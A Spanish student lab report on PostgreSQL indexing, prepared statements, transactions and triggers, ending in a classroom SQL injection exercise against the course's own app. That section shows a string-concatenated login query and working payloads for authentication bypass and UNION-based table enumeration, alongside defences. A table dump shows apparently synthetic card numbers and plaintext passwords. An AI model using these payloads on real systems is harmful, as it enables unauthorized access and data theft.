

# MEMORIA PRÁCTICA 4

Práctica realizada por: Victoria Pelayo y Sofía Sánchez

## Descripción del material entregado

Los ficheros que componen la entrega de esta práctica son los siguientes:

- Memoria-P2.pdf: memoria de la práctica donde explicamos todos los resultados de la práctica.
- SI1-Practica: aplicación proporcionada por el equipo docente para realizar la práctica.
- Sql: carpeta donde tenemos implementados los códigos html que se piden en esta práctica.

## OPTIMIZACIÓN

### **APARTADO A:**

En este apartado tratamos de estudiar el impacto de un índice. Para ello crearemos una consulta en **clientesDistintos.sql**, la cual muestra el número de clientes distintos que tienen pedidos en un mes y año dados, en este caso Abril de 2015, con importe superior a un umbral dado, en este caso 100.

Dicha consulta es la siguiente:

```
SELECT COUNT ( DISTINCT customerid) FROM orders WHERE
extract (mont from orderdate) = 4 AND extract (year from
ordedate) = 2015 AND orders.totalamount >= 100;
```

Primero mostramos el resultado de la consulta (con EXPLAIN) sin ningún índice:

Previous queries

```
EXPLAIN SELECT COUNT (DISTINCT customerid)  FROM orders WHERE
extract (month from orderdate) = 4 AND
extract (year from orderdate) = 2015 and
orders.totalamount >= 100 ;
```

The screenshot shows the pgAdmin interface with the 'Data Output' tab selected. The 'QUERY PLAN' section displays the following execution plan:

```

1 Aggregate (cost=5627.93..5627.94 rows=1 width=8)
2   -> Gather (cost=1000.00..5627.92 rows=2 width=4)
3     Workers Planned: 1
4       -> Parallel Seq Scan on orders (cost=0.00..4627.72 rows=1 width=4)
5         Filter: ((totalamount >= '100)::numeric) AND (date part('month')::text, (orderdate)::timestamp without time zone) = '4'::double precision

```

Below the plan, status information is shown: OK., Unix Ln 1, Col 9, Ch 9, 5 rows., 12 msec.

Vemos que se realiza un seq scan sobre la tabla orders que es lo más costoso ya que se realiza un escaneo secuencial que comienza en la fila 1 y continua hasta que se cumpla la consulta (que puede no ser toda la tabla), por eso hemos pensado en crear un índice en esa tabla.

En primer lugar, hemos decidido crear un índice en la operación que nos extrae el año, es decir en `extract (year from orderdate)`.

The screenshot shows the pgAdmin interface with the 'Data Output' tab selected. The 'Previous queries' pane contains the following SQL code:

```

EXPLAIN SELECT COUNT(DISTINCT customerid) FROM orders WHERE
extract (month from orderdate) = 4 AND
extract (year from orderdate) = 2015 AND
orders.totalamount >= 100;

--CREATE INDEX idx_totalamount ON orders(totalamount);
--DROP INDEX idx_totalamount;

--CREATE INDEX idx_orderdate ON orders(orderdate);
--DROP INDEX idx_extract;

--CREATE INDEX idx_extract_year ON orders (extract(year from orderdate));

```

The 'Output pane' shows the query plan for the EXPLAIN command:

```

1 Aggregate (cost=1509.94..1509.95 rows=1 width=8)
2   -> Bitmap Heap Scan on orders (cost=19.24..1509.93 rows=2 width=4)
3     Recheck Cond: (date part('year')::text, (orderdate)::timestamp without time zone) = '2015'::double precision
4     Filter: ((totalamount >= '100)::numeric) AND (date part('month')::text, (orderdate)::timestamp without time zone) = '4'::double precision
5   -> Bitmap Index Scan on idx_extract_year (cost=0.00..19.24 rows=909 width=0)
6     Index Cond: (date part('year')::text, (orderdate)::timestamp without time zone) = '2015'::double precision

```

Below the plan, status information is shown: OK., Unix Ln 1, Col 1, Ch 1, 171 chars, 6 rows., 12 msec.

Vemos que se ha sustituido el *seq scan* por un *index scan* y que el coste ha pasado de 5627 a 1505, una mejora notable. Esto se debe a que *Bitmap Index Scan* ha encontrado un pequeño subconjunto de filas para recuperar, en este caso las del índice creado, y va a buscar solo en esas filas.

Ahora probamos con índices en `extract (year from orderdate)` y `extract (month from orderdate)`

```

Output pane
Data Output Explain Messages History
QUERY PLAN
text
1 Aggregate (cost=58.05..58.06 rows=1 width=8)
2   -> Bitmap Heap Scan on orders (cost=38.73..58.05 rows=2 width=4)
3     Recheck Cond: ((date_part('month'::text, (orderdate)::timestamp without time zone) = '4'::double precision) AND (date_part('year'::text,
4       Filter: (totalamount >= '100'::numeric)
5       -> BitmapAnd (cost=38.73..38.73 rows=5 width=0)
6         -> Bitmap Index Scan on idx extract month (cost=0.00..19.24 rows=909 width=0)
7           Index Cond: (date_part('month'::text, (orderdate)::timestamp without time zone) = '4'::double precision)
8         -> Bitmap Index Scan on idx extract year (cost=0.00..19.24 rows=909 width=0)
9           Index Cond: (date_part('year'::text, (orderdate)::timestamp without time zone) = '2015'::double precision)
OK.

```

Unix Ln 1, Col 1, Ch 1    171 chars    9 rows.    13 msec

Con ambos índices vemos que de nuevo mejora la consulta. Pues ha pasado el coste de 1505 a 50 y de 5627 a 50 si comparamos con la consulta sin ningún índice. Esto se debe a lo que hemos explicado anteriormente pero aplicado a estos dos índices.

Finalmente, vemos que este es el mejor resultado que hemos obtenido. El coste pasa de 5627 a 50, es decir, obtenemos  $5627/50 = 112$ , lo cual es una mejora bastante destacable.

## APARTADO B:

En este apartado tratamos de estudiar el impacto de preparar sentencias SQL. Para ello creamos una página, **listaClientesMes** que usa la consulta del apartado anterior para poder mostrar el número de clientes distintos.

Para ello hemos modificado el fichero *database.py* y hemos diferenciado dos casos: uno cuando tenemos que preparar la consulta y otro en la que no tenemos que prepararla. En el primer caso, la consulta será `PREPARE getListaCliMes (int, int, int) as (consulta del apartado anterior)` y se realizará fuera del bucle puesto que tenemos que prepararla. Dentro del bucle que nos indica el ejercicio solo tendremos que realizar dos acciones: si tenemos la consulta la ejecutaremos mediante `EXECUTE` o si no tenemos la consulta preparada, realizaremos la del apartado anterior. Además, debemos de usar `DEALLOCATE` para poder usarla varias veces seguidas.

A continuación, mostramos los resultados obtenidos.

- Sin prepare y sin ningún índice:

## **Lista de clientes por mes**

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

Mayor que (euros)	Número de clientes
300	2
305	1
310	1
315	1
320	0

Tiempo: 89 ms

[Nueva consulta](#)

- Con prepare y sin ningún índice:

## **Lista de clientes por mes**

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

Mayor que (euros)	Número de clientes
300	2
305	1
310	1
315	1
320	0

Tiempo: 97 ms

**Usando prepare**

[Nueva consulta](#)

Observamos que con el prepare no hay mucha diferencia. Hemos dejado la captura donde la diferencia era la más “significativa” (son solo 6ms) pero al ejecutar las consultas varias veces observamos que obtuvimos tiempos muy similares entre ambas.

- Sin prepare y con index:

---

## **Lista de clientes por mes**

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

Mayor que (euros)	Número de clientes
300	2
305	1
310	1
315	1
320	0

Tiempo: 38 ms

[Nueva consulta](#)

- Con prepare y con index:

### **Lista de clientes por mes**

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

Mayor que (euros)	Número de clientes
300	2
305	1
310	1
315	1
320	0

Tiempo: 20 ms

**Usando prepare**

[Nueva consulta](#)

Observamos que aquí si hay una mejora notable (hay una diferencia de 18 ms). Esto se debe a que las sentencias preparadas en sql reducen el tiempo de análisis ya que la preparación de la consulta se realiza solo una vez aunque luego se ejecute las veces que sea necesarias.

Cuando tratamos consultas con gran cantidad de datos si notamos mejoras notables con prepare, por ejemplo, con una consulta con mínimo 0 e incremento 1. Sin embargo, en ese tipo de consultas el index no proporciona mucha diferencia de tiempos.

Cabe destacar que en el caso de generar estadísticas no hemos encontrado diferencias notables tras ejecutar la consulta varias veces. Tampoco hemos encontrado ningún caso en el que con PREPARE empeore el rendimiento al ejecutar la consulta varias veces.

## **APARTADO C**

En este apartado vamos a estudiar el impacto de cambiar la forma de realizar una consulta. Para ello vamos a estudiar los planes de ejecución de las consultas alternativas mostradas en el apéndice 1 y los compararemos.

Para analizar los planes de ejecución de cada consulta y poder ver cual es la más eficiente y cuál devuelve algún resultado nada más comenzar su ejecución, haremos uso de EXPLAIN ANALYZE. También veremos que consulta se puede beneficiar de la ejecución en paralelo.

Los resultados (planes de ejecución y costes) obtenidos tras ejecutar las consultas han sido los siguientes:

- Consulta 1

Previous queries [ ] Delete All

```
explain analyze select customerid
from customers
where customerid not in (
    select customerid
    from orders
    where status='Paid'
);

explain analyze select customerid
from (
    select customerid
    from customers
    union all
    select customerid
);
```

Output pane

Data Output Explain Messages History

QUERY PLAN	
	text
1	Seq Scan on customers (cost=3961.65..4490.81 rows=7046 width=4) (actual time=21.863..24.276 rows=4688 loops=1)
2	Filter: (NOT (hashed SubPlan 1))
3	Rows Removed by Filter: 9405
4	SubPlan 1
5	-> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=4) (actual time=0.012..18.043 rows=18163 loops=1)
6	Filter: ((status)::text = 'Paid'::text)
7	Rows Removed by Filter: 163627
8	Planning time: 0.163 ms
9	Execution time: 24.434 ms

OK. Unix Ln 1, Col 1, Ch 1 130 chars 9 rows. 31 msec

- Consulta 2

Previous queries [ ] Delete All

```
explain analyze select customerid
from (
    select customerid
    from customers
    union all
    select customerid
    from orders
    where status='Paid'
) as A
group by customerid
having count(*) =1;
```

Output pane

Data Output Explain Messages History

QUERY PLAN	
	text
1	HashAggregate (cost=4537.41..4539.41 rows=200 width=4) (actual time=29.039..30.493 rows=4688 loops=1)
2	Group Key: customers.customerid
3	Filter: (count(*) = 1)
4	Rows Removed by Filter: 9405
5	-> Append (cost=0.00..4462.40 rows=15002 width=4) (actual time=0.014..19.969 rows=32256 loops=1)
6	-> Seq Scan on customers (cost=0.00..493.93 rows=14093 width=4) (actual time=0.014..2.252 rows=14093 loops=1)
7	-> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=4) (actual time=0.006..15.667 rows=18163 loops=1)
8	Filter: ((status)::text = 'Paid'::text)
9	Rows Removed by Filter: 163627
10	Planning time: 0.212 ms
11	Execution time: 30.672 ms

OK. Unix Ln 19, Col 20, Ch 319 187 chars 11 rows. 41 msec

- Consulta 3

Previous queries [ ] Delete All

```
explain analyze select customerid
from customers
except
select customerid
from orders
where status='Paid';
```

Output pane

Data Output Explain Messages History

QUERY PLAN	
	text
1	HashSetOp Except (cost=0.00..4640.83 rows=14093 width=8) (actual time=54.138..54.822 rows=4688 loops=1)
2	-> Append (cost=0.00..4603.32 rows=15002 width=8) (actual time=0.018..41.181 rows=32256 loops=1)
3	-> Subquery Scan on "*SELECT* 1" (cost=0.00..634.86 rows=14093 width=8) (actual time=0.017..8.650 rows=14093 loops=1)
4	-> Seq Scan on customers (cost=0.00..493.93 rows=14093 width=4) (actual time=0.016..4.785 rows=14093 loops=1)
5	-> Subquery Scan on "*SELECT* 2" (cost=0.00..3968.47 rows=909 width=8) (actual time=0.017..28.295 rows=18163 loops=1)
6	-> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=4) (actual time=0.016..26.083 rows=18163 loops=1)
7	Filter: ((status)::text = 'Paid'::text)
8	Rows Removed by Filter: 163627
9	Planning time: 0.164 ms
10	Execution time: 55.146 ms

OK. Unix Ln 28, Col 22, Ch 432 111 chars 10 rows. 62 msec

Como podemos observar, de las tres consultas la única que devuelve resultados nada mas comenzar su ejecución es la ultima pues como podemos apreciar en la captura vemos que el coste es 0 (*cost=0.00..4640.93*). Mientras que los otros costes de ejecución son de 3961 y 4537 para la primera y la segunda consulta, respectivamente.

Analizando los planes de ejecución de las tres consultas, apreciamos que para la segunda se realizan dos Seq Scan paralelamente, lo que indica que se beneficia de la ejecución en paralelo. Algo parecido ocurre con la tercera consulta ya que se realizan dos subqueries paralelamente, por lo que también se beneficia de la ejecución en paralelo. No ocurre lo mismo en la primera consulta ya que solo nos encontramos con un Seq Scan para la consulta.

#### **APARTADO D:**

En este apartado estudiaremos el impacto de la generación de estadísticas. Para ello partiremos de nuevo de la base de datos que nos han suministrado.

En primer lugar, mediante la sentencia EXPLAIN obtenemos los planes de ejecución de las dos consultas proporcionadas en el Apéndice 2 **sin ningún índice**.

- Consulta 1

Previous queries

```
explain select count(*)
from orders
where status is null;
```

Output pane

Data Output Explain Messages History

QUERY PLAN text	
1	Aggregate (cost=3507.17..3507.18 rows=1 width=8)
2	-> Seq Scan on orders (cost=0.00..3504.90 rows=909 width=0)
3	Filter: (status IS NULL)

- Consulta 2

```
explain select count(*)
from orders
where status = 'Shipped';
```

Output pane	
	Data Output Explain Messages History
<b>QUERY PLAN</b>	
<b>text</b>	
1	Aggregate (cost=3961.65..3961.66 rows=1 width=8)
2	-> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=0)
3	Filter: ((status)::text = 'Shipped'::text)

Ahora **creamos un índice** en la tabla *orders* para la columna *status* y volvemos a obtener los planes de ejecución de ambas consultas:

- Consulta 1:

	Data Output Explain Messages History
<b>QUERY PLAN</b>	
<b>text</b>	
1	Aggregate (cost=1496.52..1496.53 rows=1 width=8)
2	-> Bitmap Heap Scan on orders (cost=19.46..1494.25 rows=909 width=0)
3	Recheck Cond: (status IS NULL)
4	-> Bitmap Index Scan on idx_status (cost=0.00..19.24 rows=909 width=0)
5	Index Cond: (status IS NULL)

- Consulta 2:

	Data Output Explain Messages History
<b>QUERY PLAN</b>	
<b>text</b>	
1	Aggregate (cost=1498.79..1498.80 rows=1 width=8)
2	-> Bitmap Heap Scan on orders (cost=19.46..1496.52 rows=909 width=0)
3	Recheck Cond: ((status)::text = 'Shipped'::text)
4	-> Bitmap Index Scan on idx_status (cost=0.00..19.24 rows=909 width=0)
5	Index Cond: ((status)::text = 'Shipped'::text)

Viendo los resultados obtenidos podemos decir apreciar que los planes de ejecución para las consultas con indice y sin indice son diferentes. A su vez también apreciamos variaciones en los tiempos de ejecución de estas. Esto se debe a lo que ya hemos explicado en apartados anteriores, es decir, por las diferencias entre el escaneo secuencial y el escaneo mediante un índice.

Estos resultados se encuentran dentro de lo esperado, pues ya lo habíamos visto en los apartados anteriores (Optimización).

Ahora ejecutaremos la sentencia ANALYZE para generar las estadísticas sobre la tabla *orders*. Para ello realizamos en PgAdmin la consulta `ANALYZE orders;`

Los resultados de ambas consultas son los siguientes:

- Consulta 1:

```
explain analyze select count(*)
from orders
where status is null;
```

Data Output	Explain	Messages	History
QUERY PLAN			
text			
1	Aggregate	(cost=7.26..7.27 rows=1 width=8) (actual time=0.016..0.017 rows=1 loops=1)	
2	-> Index Only Scan using idx_status on orders	(cost=0.42..7.26 rows=1 width=0) (actual time=0.012..0.012 rows=0 loops=1)	
3	Index Cond: (status IS NULL)		
4	Heap Fetches: 0		
5	Planning time:	0.150 ms	
6	Execution time:	0.064 ms	

- Consulta 2:

```
explain analyze select count(*)
from orders
where status = 'Shipped';
```

Data Output	Explain	Messages	History
QUERY PLAN			
text			
1	Finalize Aggregate	(cost=4211.61..4211.62 rows=1 width=8) (actual time=18.303..18.303 rows=1 loops=1)	
2	-> Gather	(cost=4211.50..4211.61 rows=1 width=8) (actual time=18.222..20.726 rows=2 loops=1)	
3	Workers Planned:	1	
4	Workers Launched:	1	
5	-> Partial Aggregate	(cost=3211.50..3211.51 rows=1 width=8) (actual time=15.341..15.341 rows=1 loops=2)	
6	-> Parallel Seq Scan on orders	(cost=0.00..3023.69 rows=75122 width=0) (actual time=0.013..11.856 rows=63662 loops=2)	
7	Filter: ((status)::text = 'Shipped'::text)		
8	Rows Removed by Filter:	27234	
9	Planning time:	0.149 ms	
10	Execution time:	20.801 ms	

OK.

Unix Ln 7, Col 1, Ch 70

68 chars 10 r

Podemos apreciar que los planes de ejecución han cambiado y que la primera consulta que se ha visto afectada de manera que ha quedado mejorada; pues su tiempo de ejecución ahora es inferior. Esto se debe a que, analizando su traza, vemos que en la primera consulta se hace la búsqueda a través de un índice mientras que en la segunda vemos que se hacen *seq scan*.

En el caso de la segunda consulta vemos que también ha mejorado el tiempo de ejecución pero no tan notablemente como en el caso anterior.

También se nos pedía realizar estas otras dos consultas una vez realizadas las estadísticas para compararlas con ellas.

```

explain analyze select count(*)
from orders
where status = 'Processed';

```

Output pane

Data Output Explain Messages History	
<b>QUERY PLAN</b>	
text	
1	Aggregate (cost=2308.30..2308.31 rows=1 width=8) (actual time=9.313..9.313 rows=1 loops=1)
2	-> Bitmap Heap Scan on orders (cost=354.35..2263.81 rows=17797 width=0) (actual time=4.295..8.352 rows=18163 loops=1)
3	Recheck Cond: ((status)::text = 'Paid'::text)
4	Heap Blocks: exact=1687
5	-> Bitmap Index Scan on idx_status (cost=0.00..349.90 rows=17797 width=0) (actual time=3.681..3.681 rows=18163 loops=1)
6	Index Cond: ((status)::text = 'Paid'::text)
7	Planning time: 0.138 ms
8	Execution time: 9.369 ms

```

explain analyze select count(*)
from orders
where status = 'Paid';

```

Output pane

Data Output Explain Messages History	
<b>QUERY PLAN</b>	
text	
1	Aggregate (cost=2308.30..2308.31 rows=1 width=8) (actual time=9.313..9.313 rows=1 loops=1)
2	-> Bitmap Heap Scan on orders (cost=354.35..2263.81 rows=17797 width=0) (actual time=4.295..8.352 rows=18163 loops=1)
3	Recheck Cond: ((status)::text = 'Paid'::text)
4	Heap Blocks: exact=1687
5	-> Bitmap Index Scan on idx_status (cost=0.00..349.90 rows=17797 width=0) (actual time=3.681..3.681 rows=18163 loops=1)
6	Index Cond: ((status)::text = 'Paid'::text)
7	Planning time: 0.138 ms
8	Execution time: 9.369 ms

## **TRANSACCIONES Y DEADLOCKS**

### **APARTADO E**

En este apartado estudiaremos las transacciones. Para ello realizaremos la pagina **borraCliente** que ejecuta una transacción que borra un cliente y toda su información (carrito, historial y pedidos con su detalle; es decir, se verán afectadas las tablas *orders*, *orderdetail* y *customers*)

En la página resultante se muestra la traza de los cambios parciales que vamos realizando y como estos cambios se deshacen al realizar un rollback. Para ello mostramos capturas de pantalla de las pruebas realizadas:

Primero, vemos la traza que realizamos para una transacción via SQL provocando un error de integridad y sin realizar ningún commit intermedio.

---

## Ejemplo de Transacción con Flask SQLAlchemy

Customer ID:

- Transacción vía sentencias SQL
- Transacción vía funciones SQLAlchemy

Ejecutar commit intermedio

Provocar error de integridad

Duerme  segundos (para forzar deadlock).

### Trazas

1. Realizamos BEGIN
2. Borrado detalles del pedido del cliente con éxito
3. Se ha producido algún error
4. Rollback realizado

Realizamos esta misma operación pero en este caso para una transaccion via SQLAlchemy y obtenemos la misma traza.

---

## Ejemplo de Transacción con Flask SQLAlchemy

Customer ID:

- Transacción vía sentencias SQL
- Transacción vía funciones SQLAlchemy

Ejecutar commit intermedio

Provocar error de integridad

Duerme  segundos (para forzar deadlock).

### Trazas

1. Realizamos BEGIN
2. Borrado detalles del pedido del cliente con éxito
3. Se ha producido algún error
4. Rollback realizado

Ahora vemos la traza que realizamos para una transaccion via SQL provocando un error de integridad y realizando un commit intermedio.

---

## Ejemplo de Transacción con Flask SQLAlchemy

Customer ID:

Transacción vía sentencias SQL  
 Transacción vía funciones SQLAlchemy

Ejecutar commit intermedio  
 Provocar error de integridad

Duerme  segundos (para forzar deadlock).

### Trazas

1. Realizamos BEGIN
2. Borrado detalles del pedido del cliente con exito
3. Commit intermedio realizado
4. Se ha producido algun error
5. Rollback realizado

Repetimos la misma operación pero en este caso para una transacción vía SQLAlchemy por lo que obtenemos la misma traza.

## Ejemplo de Transacción con Flask SQLAlchemy

Customer ID:

Transacción vía sentencias SQL  
 Transacción vía funciones SQLAlchemy

Ejecutar commit intermedio  
 Provocar error de integridad

Duerme  segundos (para forzar deadlock).

### Trazas

1. Realizamos BEGIN
2. Borrado detalles del pedido del cliente con exito
3. Commit intermedio realizado
4. Se ha producido algun error
5. Rollback realizado

En segundo lugar, borraremos correctamente un cliente y veremos la traza obtenida para una transacción vía sentencias SQL y sin commit intermedio (con commit intermedio es la misma traza pues como todo se realiza correctamente no se indica ningún commit)

## Ejemplo de Transacción con Flask SQLAlchemy

Customer ID:

- Transacción vía sentencias SQL
- Transacción vía funciones SQLAlchemy

Ejecutar commit intermedio

Provocar error de integridad

Duerme  segundos (para forzar deadlock).

### Trazas

1. Realizamos BEGIN
2. Borrado detalles del pedido del cliente con éxito
3. Borrado orders del cliente indicado con éxito
4. Borrado cliente con éxito
5. Todo ha ido bien
6. Se ha realizado un commit

Realizamos la misma operación pero en este caso con una transacción vía SQLAlchemy y para el customer con id 2. Vemos que la traza obtenida es igual que la anterior.

## Ejemplo de Transacción con Flask SQLAlchemy

Customer ID:

- Transacción vía sentencias SQL
- Transacción vía funciones SQLAlchemy

Ejecutar commit intermedio

Provocar error de integridad

Duerme  segundos (para forzar deadlock).

### Trazas

1. Realizamos BEGIN
2. Borrado detalles del pedido del cliente con éxito
3. Borrado orders del cliente indicado con éxito
4. Borrado cliente con éxito
5. Todo ha ido bien
6. Se ha realizado un commit

Para realizar este apartado es importante comentar el funcionamiento de COMMIT. Cuando confirmamos un commit nos referimos a la idea de confirmar un conjunto de cambios provisionales de forma permanente.

## APARTADO F


En este apartado estudiaremos los bloqueos y los deadlocks. Para ello tendremos que partir de nuevo de la base de datos limpia y crearemos el script **updPromo.sql** que crea una nueva columna promo en la tabla customers. En nuestro caso hemos puesto que por defecto el descuento sea de 0 mediante la siguiente consulta:

```
ALTER TABLE customers ADD promo numeric DEFAULT 0;
```

A continuación creamos un trigger sobre la tabla customers de forma que cuando se altera la columna *promo* de un cliente se le hace un descuento en los artículos de su cesta o carrito del porcentaje indicado en dicha columna sobre el precio de la tabla *products*. Además, en dicho trigger hemos realizado el sleep en -----poner donde---- y hemos insertado el sleep en los momentos correctos en la página **borraCliente**.

Para comprobar el correcto funcionamiento de este trigger mostramos algunas capturas de pantallas donde aparecen las comprobaciones en PgAdmin.

Primero comprobamos que la columna *promo* se ha añadido correctamente a nuestra tabla.



	creditcardtype character varying(10)	creditcard character varying(50)	creditcardexpiration character varying(50)	username character varying(50)	password character varying(50)	age smallint	income integer	gender character varying(1)	promo numeric
1	American	483487664936499	201304	share	honor	32	32842	M	0
2	Mastercard	4963528832263421	201209	gain	ariel	43	57910	F	0
3	American	4035822167587742	201511	sender	zodiac	26	47871	M	0
4	Mastercard	445397800657498	201506	bic	insert	53	41101	M	0
5	American	4623477429841854	201211	touvre	cecil	24	37492	M	0
6	VISA	4831824735111734	201305	cared	sofia	30	46193	M	0
7	VISA	4811027827343414	201201	enjoin	peaky	49	56377	M	0
8	Dinners	4642238828846672	201410	tenure	utmost	47	22272	M	0
9	American	4293473886626413	201307	luella	grit	28	54339	M	0
10	Dinners	4395563174668492	201409	benito	famish	49	24822	M	0
11	Mastercard	4720986080554254	201205	jeer	unlink	29	46486	M	0
12	Mastercard	4994696856111354	201404	sinai	soave	41	12978	M	0
13	VISA	4608014485056550	201404	univac	potts	46	22212	M	0
14	American	4377338514923485	201201	wile	zedong	53	50989	M	0
15	Dinners	415903439871976	201312	elite	trade	50	17914	M	0
16	Dinners	499834020565621	201310	spew	diego	46	16285	F	0
17	VISA	4602611826665579	201409	kudos	weave	22	27138	F	0
18	Dinners	4159112572180913	201510	jolene	serene	34	25378	M	0
19	American	4209836394533934	201306	pitted	lydia	30	18307	M	0
20	VISA	4896542512569794	201201	lemke	outage	37	56644	M	0
21	VISA	4199284284425610	201412	monad	figaro	46	49880	M	0
22	Mastercard	4663128311216408	201507	airmen	muggy	41	57144	M	0
23	Mastercard	4937183518631110	201512	shevat	bldg	38	17176	M	0
24	Dinners	4393025688469513	201211	leash	adrift	51	40095	M	0
25	American	4575794544712113	201202	posse	swipe	36	29994	M	0
26	American	4419941775922231	201406	qamin	inan	24	45119	M	0
27	VISA	4399554126256813	201411	benton	boil	45	22323	F	0
28	Dinners	4435314206288789	201503	domain	bose	36	30207	M	0
29	Dinners	4226966465338192	201312	damp	anvil	51	10527	M	0
30	Dinners	4772384194158818	201205	swill	small	27	29824	F	0
31	Mastercard	4954192895412731	201507	lola	heaths	41	24424	M	0
32	VISA	4798047210210631	201405	poise	plus	45	21190	F	0
33	Dinners	4957627134729594	201404	terr	tosca	26	49653	M	0

Posteriormente instalaremos el trigger que hemos implementado y realizamos las siguientes consultas:

- Comprobamos que no tenemos ninguna cesta a null para poder poner nosotros una, tal y como se dice en el enunciado

Previous queries

```
select * from orders where status is null;
```

Output pane

	orderid	orderdate	customerid	netamount	tax	totalamount	status
	integer	date	integer	numeric	numeric	numeric	character varying(10)

- Ponemos la cesta del customerid a null para poder trabajar con este. Para ello realizamos la consulta: UPDATE customers SET status = null WHERE customerid = 1; Obtenemos los siguientes resultados

Previous queries

```
select * from orders where status is null;
```

Output pane

	orderid	orderdate	customerid	netamount	tax	totalamount	status
	integer	date	integer	numeric	numeric	numeric	character varying(10)
1	108	2018-02-03	1	41.6088765603328709	15	47.85	
2	107	2014-11-01	1	130.7443365695792881	15	150.36	
3	104	2017-03-10	1	26.6296809986130374	15	30.62	
4	105	2014-12-03	1	12.2052704576976422	15	14.04	
5	106	2018-01-03	1	26.8146093388811836	15	30.84	
6	103	2015-01-01	1	25.1502542764678688	15	28.92	

- Ahora ponemos la promo de este cliente al 50% mediante la consulta: UPDATE customers SET promo = 50 WHERE customerid = 1; Y volvemos a realizar la operación anterior para ver si se ha actualizado netamount.

The screenshot shows a PostgreSQL terminal window. In the top-left corner, there is a dropdown menu labeled "Previous queries". Below it, a command is entered: "select \* from orders where status is null;". The output pane at the bottom displays a table with six rows of data. The columns are labeled: orderid, orderdate, customerid, netamount, tax, totalamount, and status. The data is as follows:

	orderid	orderdate	customerid	netamount	tax	totalamount	status
1	108	2018-02-03	1	20.8044382801664355	15	47.85	
2	107	2014-11-01	1	65.3721682847896441	15	150.36	
3	104	2017-03-10	1	13.3148404993065187	15	30.62	
4	105	2014-12-03	1	6.1026352288488211	15	14.04	
5	106	2018-01-03	1	13.4073046694405918	15	30.84	
6	103	2015-01-01	1	12.5751271382339344	15	28.92	

Vemos que es correcto puesto que tenemos la mitad en netamount para cada compra del carrito.

## **SEGURIDAD**

### **APARTADO G**

En este apartado el objetivo que tenemos es acceder a nuestro sitio web protegido con usuario y contraseña sin disponer ni de usuario ni de contraseña.

Lo primero que haremos será ver en *routes.py* que realiza la función de validación **xLoginInjection** y nos damos cuenta que hace uso de la función *getCustomer* implementada en *database.py*.

A)

Sabiendo esto, analizaremos esta ultima función, pues es la que contiene la consulta para validar el login. Como podemos ver se realiza una consulta de la siguiente manera:

```
query="select * from customers where username='"
      + username + "' and password='"
      + password + "'"
```

Por lo tanto lo que tenemos que conseguir es que la consulta se pare y se realice una de esta manera:

```
query="select * from customers where username='"
      + username + "'"
```

Para ello lo único que tenemos que hacer es introducir en nuestra aplicación el nombre *gatsby';--* que hace que se compone de un operador mal intencionado (en este caso es *';*) y de la manera de comentar en sql que hará que no se realice la segunda parte de la consulta de login.

Si nos fijamos en `getCustomer` esta función devolverá el nombre y el apellido del usuario introducido.

Se muestra a continuación un ejemplo del resultado:

#### Ejemplo de SQL injection: Login

Nombre:   
Contraseña:

#### Resultado

Login correcto

1. First Name: italy  
Last Name: doze

B)

Ahora tendremos que realizarla misma operación que en el ejercicio anterior pero sin conocer el nombre de usuario. Para ello queremos una consulta que sea “siempre cierta” con lo cual bastaría con tener una consulta que fuera del tipo:

```
query="select * from customers where username='g' or 1=1;
```

Puesto que la condición `1=1` siempre es cierta, en esta consulta siempre tendremos resultado y por lo tanto se nos permitirá realizar el login. Con lo cual, solo tenemos que introducir en nuestra aplicación el nombre `g' or 1=1;--`.

Se muestra a continuación un ejemplo del resultado:

#### Ejemplo de SQL injection: Login

Nombre:   
Contraseña:

#### Resultado

Login correcto

1. First Name: pup  
Last Name: nosh

C)

Para realizar este apartado hemos buscado en internet como evitar estas inyecciones SQL y entre las multiples respuestas que hemos encontrado cabe destacar una, pues son las que nosotras hemos visto a lo largo de la asignatura y de esta práctica.

Una de las medidas es usar consultas preparadas ya que los valores de los parámetros son transmitidos después usando un protocolo

diferente. Si la plantilla de la sentencia original no es derivada de un input externo, los ataques SQL injection no pueden ocurrir.

Otra medida sería filtrar en las entradas caracteres determinados como por ejemplo las comillas (simples), puntos y comas y guiones mediante expresiones regulares.

## APARTADO H

En este apartado el objetivo es extraer la lista de clientes de nuestro sitio web. En este apartado realizaremos el papel de atacante a un sitio web por lo que no tendremos conocimiento del código fuente del servidor, pero si del código HTML.

A) Y B)

Tenemos que encontrar una cadena de búsqueda que nos muestre todas las tablas del sistema. Para ello hemos hecho uso de la tabla pg\_class que nos han sugerido en el enunciado.

```
2014' and 1=0 union select relname from pg_class;--
```

C)

